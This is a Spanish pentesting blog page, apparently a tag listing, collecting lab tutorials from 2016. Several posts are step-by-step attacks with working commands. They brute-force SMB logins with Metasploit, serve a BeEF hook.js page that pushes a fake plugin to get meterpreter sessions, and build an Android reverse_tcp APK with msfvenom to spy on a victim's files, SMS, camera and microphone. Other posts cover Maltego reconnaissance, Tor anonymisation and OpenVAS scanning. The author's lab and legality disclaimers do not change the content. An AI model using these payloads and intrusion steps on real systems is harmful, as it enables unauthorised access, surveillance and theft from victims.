Mostrando entradas con la etiqueta pentesting. Mostrar todas las entradas

viernes, 22 de abril de 2016

Intrusión por netbíos

En primer lugar, vamos a averiguar la contraseña, eso sí, el sistema víctima tiene que tener  NETBIOS activado.

La máquina víctima tendrá la IP 192.168.1.129

En primer lugar iniciamos metasploit y usamos el módulo auxiliar smb_login:

use auxiliary/scanner/smb/smb_login

configuramos:

set RHOSTS: 192.168.1.129

Si queremos poner un usuario concreto tendremos que configurar el usuario con SMBUser.

Si queremos poner una contraseña concreta tendremos que configurar la misma con SMBPass

Si queremos probar que el usuario y la contraseña son las mismas, lo haríamos con USER_AS_PASS.

En mi caso, tengo un diccionario de usuarios y otro de contraseñas (un diccionario es un listado de palabras que irá probando sucesivamente hasta que dé con la que realmente sea).

set USER_FILE /root/usuarios

set PASS_FILE /root/contraseñas


Bien, pues ya tenemos los usuarios: Windows7 y la contraseña:1234; usuario y la contraseña usuario.

Abrimos el explorador de archivos y nos vamos al equipo; introducimos la contraseña y ya tenemos acceso.


viernes, 8 de abril de 2016

Búsqueda de información con Maltego

Maltego es una herramienta para buscar información sobre un objetivo, podremos ver las referencias en sus redes sociales, localizaciones, nombres de dominio, etc.

Abrimos maltego:


Siguiente


Rellenamos los campos, si no estáis registrados, vais a “register here”, vamos a suponer que no estamos registrados y que nos vamos a registrar, entonces nos saltará el navegador:


una vez que ya estamos registrados, ponemos nuestros datos


Le damos siguiente


En principio, no elegimos a ninguna máquina ahora, así que le damos a la última opción


Ahora ya sí, nos vamos a la pestaña de las máquinas y elegimos una.

Las máquinas nos van a permitir buscar según que cosas,

Elegimos la opción “Run Machines”


Os preguntaréis que porqué lo he echo así. La respuesta es que sepáis otra manera de acceder.

Elegiré la opción:


Le damos a next


Ponemos la url objetivo y le damos a Finish.

Y empezará a trabajar.

Clickeando en el botón derecho del gráfico que nos saldrá, podremos ver más opciones.


viernes, 1 de abril de 2016

Beef

Beef es un framework que nos permite inyecciones XSS, las cuales nos indica la IP, nos da las características del equipo, lanzar exploits, etc.

En primer lugar, hay que cofigurarlo:

editamos /usr/share/beef-xss/config.yaml


En metasploit ponemos

enable: true

En evasion ponemos

enable: true


Guardamos y salimos.

Creamos un archivo beef.rc que contiene:

load msgrpc ServerHost=IPLOCAL Pass=abc123 (o si habéis cambiado la pass, la que sea).

Msgrpc es un servicio de Metasploit que le permite conectarse a aplicaciones externas.


Guardamos

Ahora editamos /usr/share/beef-xss/extensions/metasploit/config.yaml

En la parte de metasploit, en host, cambiamos 127.0.0.1 por la IP local.

En callback_host, cambiamos 127.0.0.1 por la IP local.

Beef tiene una página web por defecto, pero nosotros vamos a crear una:

<!doctype html>
<HTML lang=es>
<head>
        <title>Los Mejores acertijos</title>
</head>

<script src="http://192.168.1.134:3000/hook.js"type="text/javascript"</javascript>
<script>
var commandModuleStr='script src="'+window.location.protocol+'//'+window.location.host+'hook.js" type="text/javascript"><\/script>';document.write(commandModuleStr);
</script>
<body>

<br>
Has sido hackeado, te fastidias
<br>
</body>

</html>


La guardaremos e iniciaremos apache

service apache2 start

En el directorio /usr/share/beef-xss, ponemos

msfconsole -r beef.rc

Y en otra consola

./beef


Abrimos el navegador y ponemos la dirección:


username: beef
password: beef


Cuando la víctima pone:


Y nosotros ya lo tenemos como zombie:


Por ejemplo, podemos hacerle tragar un payload con la opción:


La víctima recibirá un mensaje en la que se le dice que tiene que descargar un pluggin, y, en realidad, será un payload que hemos creado. Ambas cosas las tendremos que configurar y darle al botón de ejecutar.

A la víctima le sale:


Y al ejectuarlo, ya tenemos nuestra sesión de meterpreter:


Otro día echaremos un vistazo a más cosas que se pueden hacer.

Recordad: Usad esto en vuestro laboratorio, sed, legales.


viernes, 25 de marzo de 2016

Compartir archivos con apache

Muchos de los que nos dedicamos a esto (en mi caso, por hobby), hemos utilizado apache como servidor y así, pasar un archivo al ordenador víctima, descargándolo en la misma.

Desde Kali Linux 2, esto no es posible directamente, hay que cambiar algunas cosillas.

nos vamos a /etc/apache2/sites-enabled

editamos 000-default.conf

Cambiamos DocumentRoot a /var/www/


service apache2 start

Y ya podemos descargar lo que queramos en el equipo víctima:


viernes, 18 de marzo de 2016

Intalando TOR

Instalación de tor:

apt-get install tor


Le decimos que si


Vamos a instalar privoxy, para que también nuestras búsquedas DNS también estén ocultas.

apt-get install privoxy


Respondemos que sí.


Editamos /etc/proxychains.conf

añadimos al final del archivo lo siguiente


socks4<tab>127.0.0.1<tab>9050
socks5<tab>127.0.0.1<tab>9050
socks5t<tab>127.0.0.1<tab>9050
 http<tab>127.0.0.1<tab>8118

Guardamos.


Abrimos ahora el fichero /etc/privoxy/config

Buscamos listen-address


Descomentamos 127.0.0.1:8118


Vamos al final del archivo


Añadimos

forward-socks5t<tab>/<tab>127.0.0.1:9050<tab>.
forward-socks4a<tab>/<tab>127.0.0.1:9050<tab>.
forward-socks5<tab>/<tab>127.0.0.1:9050<tab>.

Ojo, hay que poner el punto final.
Guardamos.

Para iniciar haremos:
service tor start
service privoxy start

Y para terminar

service tor stop
service privoxy stop


viernes, 26 de febrero de 2016

Escaneo de vulnerabilidades con OpenVas

Hola a todos

Hoy toca configurar OpenVas

OpenVas es una aplicación abierta para análisis de vulnerabilidades en un sistema.

En primer lugar, realizamos la configuración inicial:

Aplicaciones –> Análisis de vulnerabilidades → OpenVas Initial Setup


Después de un buen rato:


Apuntamos la contraseña en un papel.

Esto ya no lo vamos a tener que volver a hacer.

Para ejecutar, nos vamos a

Aplicaciones → Análisis de vulnerabilidades → OpenVas Start

Y se inicia el servicio OpenVas.


Abriremos el navegador con la dirección:


Le decimos que entendemos los riesgos.


Añadimos excepción


Confirmamos excepción de seguridad.


Usuario: Admin.

Password: La contraseña que nos dió en la salida.


Vamos a escanear nuestro Windows 7, con IP 192.168.1.131


Presionamos Start Scan y ponemos que se refresque la pantalla cada 30 segundos (o el tiempo que quieras)


En el apartado Severity podremos ver el grado de peligrosidad de las vulnerabilidades del sistema analizado.

Clickeando en Report, podremos ver un informe sobre las vulnerabilidades del sistema escaneado.


Podremos descargarnos el informe en formato pdf, HTML, XML, LaTeX, txt, etc.


El resto de las opciones, como actualizar la base de datos de CVE (vulnerabilidades), opciones de escaneo, etc. son bastante intuitivas, por eso no creo que sea necesario profundizar en ellas.

Debemos parar el servicio de OpenVas, para ello nos vamos a

Aplicaciones → Análisis de vulnerabilidades → Stop OpenVas

Usa este tipo de herramientas de forma legal. Yo, para los posts, estoy utilizando un laboratorio de pentesting y animo siempre a que se haga siempre dentro del marco de la ley.

Saludos a todos y HAPPY HACKING !!!!


viernes, 19 de febrero de 2016

Intrusión a Android

En esta ocasión, vamos a hacer un PAYLOAD para Android.

Miramos a ver qué IP tenemos:

ifconfig


generamos el payload:

msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.134 LPORT=4444 R > payload.apk


Para pasarlo a Android, voy a utilizar el servidor apache de Kali:

cp payload.apk /var/www/

service apache2 start

Iniciamos Metasploit:

msfconsole


use exploit/multi/handler

set PAYLOAD android/meterpreter/reverse_tcp

set LHOST 192.168.1.134

set LPORT 4444

exploit


Descargamos el archivo en nuestro dispositivo Android:


Pinchamos para instalar



Si nos sale:


Pinchamos a Configuración


Marcamos “Orígenes Desconocidos”


Vamos a la parte de descargas:


Pulsamos Siguiente e Instalar.


La víctima lo ejecuta

Y ya tenemos la sesión de meterpreter:


Y ya podemos navegar por los archivos, mandar SMS, activar la cámara, activar el micrófono, etc.